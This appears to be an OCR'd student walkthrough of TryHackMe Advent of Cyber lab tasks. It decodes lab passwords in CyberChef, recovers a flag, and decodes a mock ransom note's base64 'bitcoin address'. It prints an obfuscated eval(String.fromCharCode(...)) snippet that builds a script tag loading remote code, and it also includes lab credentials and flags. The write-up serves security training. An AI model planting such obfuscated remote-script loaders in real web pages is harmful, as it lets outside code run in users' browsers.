
□ Expires: 7/22/2022 12:00:00 AM

Group: P
Time: 12/

1 of 1 sel

Question 4

Open Elf Server. Copy the password and paste it to CyberChef. Convert the password using Magic.



Magic

Depth
3

□ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)

Input length: 16 lines: 1


```
736e30774d346e21
```

Output start: 66 end: 74 length: 8 time: 38ms length: 12389 lines: 466

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Question 5

To obtain the answer, the encoding method of hex is used.



From Hex


Delimiter
Auto

```
736e30774d346e21
```

```
sn0wM4n!
```

Question 6

After that, go to ElfMail. Copy the password and paste it at CyberChef too. Use magic recipe to convert it.



Magic

Depth
3

□ Intensive mode

□ Extensive language support


Crib (known plaintext string or regex)

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.33

Question 7

Next, go to Recyclebin and open Elf Security System.



Title: Elf Security System

User name: superelfadmin

Password: nothinghere

Repeat:

Quality: 22 bits 11 ch

URL:


Notes:

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116,
46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39,
115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116,
101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59,
32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121,
110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105,
110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
```

☐ Expires: 7/22/2022 12:00:00 AM

Question 8

Finally, copy the notes and paste it into CyberChef. Using Charcode recipe and base 10 for twice, a github link will appear. Paste the link at Firefox and the flag is obtained.



heavenraiza / cyberelf

Created 2 years ago

`<script src="https://gis`

cyberelf

```
THM{657012dcf3d1318dca0ed864f0e70535}
```

Methodology/Thought Process:


Firstly, we started the attackbox. At the application, we choose internet and opened Remmina. The file name is being copied and converted using Magic at CyberChef. We Look out the encoding method listed at the 'matching ops' in properties part. After success to enter the private part of KeePass, we pressed 'hiya' key to see the notes. Elf Server was opened. We Copy the password and paste it to CyberChef. The password is being converted using Magic. To obtain the answer,we saw that the encoding method of hex is used. After that, we go to ElfMail. The password was copied and pasted at CyberChef too. We use magic recipe to convert it. Next, we go to Recyclebin and open Elf Security System. Finally, we copy the notes and paste it into CyberChef. Using Charcode recipe and base 10 for twice, a github link will appear. We pasted the link at Firefox and the flag is obtained.

DAY 23: [BLUE TEAMING] The Grinch strikes again!


Tools used: Kali Linux, Remmina, Terminal

Question 1

Launch Remmina and connect to the remote machine by clicking the plus icon at the far top left of the application. For its **Server**, put in the IP address as provided by TryHackMe. The **username** and **password** have also been provided by TryHackMe. After that, change the **Color depth** to RemoteFX (32 bpp) and press the **Connect** button. Accept the certificate when it pops up and we will be connected to the remote machine. From there, we will be able to see the desktop wallpaper of the machine.




Name: Quick Connect
Group:
Protocol: RDP - Remote Desktop Protocol
Server: 10.10.192.4
Username: administartor
Password: •••••••••••••
Domain:
Share folder: □ (None)
□ Restricted admin mode
Password hash:
□ Left-handed mouse support □ Disable smooth scrolling
□ Enable multi monitor □ Span screen over multiple monitors
List monitor IDs:
Resolution: ● Use initial window size ○ Use client resolution
○ Custom 640x480




Question 2

Open File Explorer and click on Desktop. Open RansomNote.




```
Name          Date modified        Type            Size
opidsfsdf     11/25/2020 8:19 PM   Application     83 KB
RansomNote    12/7/2020 7:53 AM    Text Document   1 KB
```



```
As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and
lots of money to my bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p
```


Copy the bitcoin address. In order to decrypt the address, open Terminal and use the command **echo *bitcoin address* | base64 -d** which will return the decoded result of the bitcoin address.



```
root@ip-10-10-184-248:~# echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d
nomorebestfestivalcompanyroot@ip-10-10-184-248:~#
```

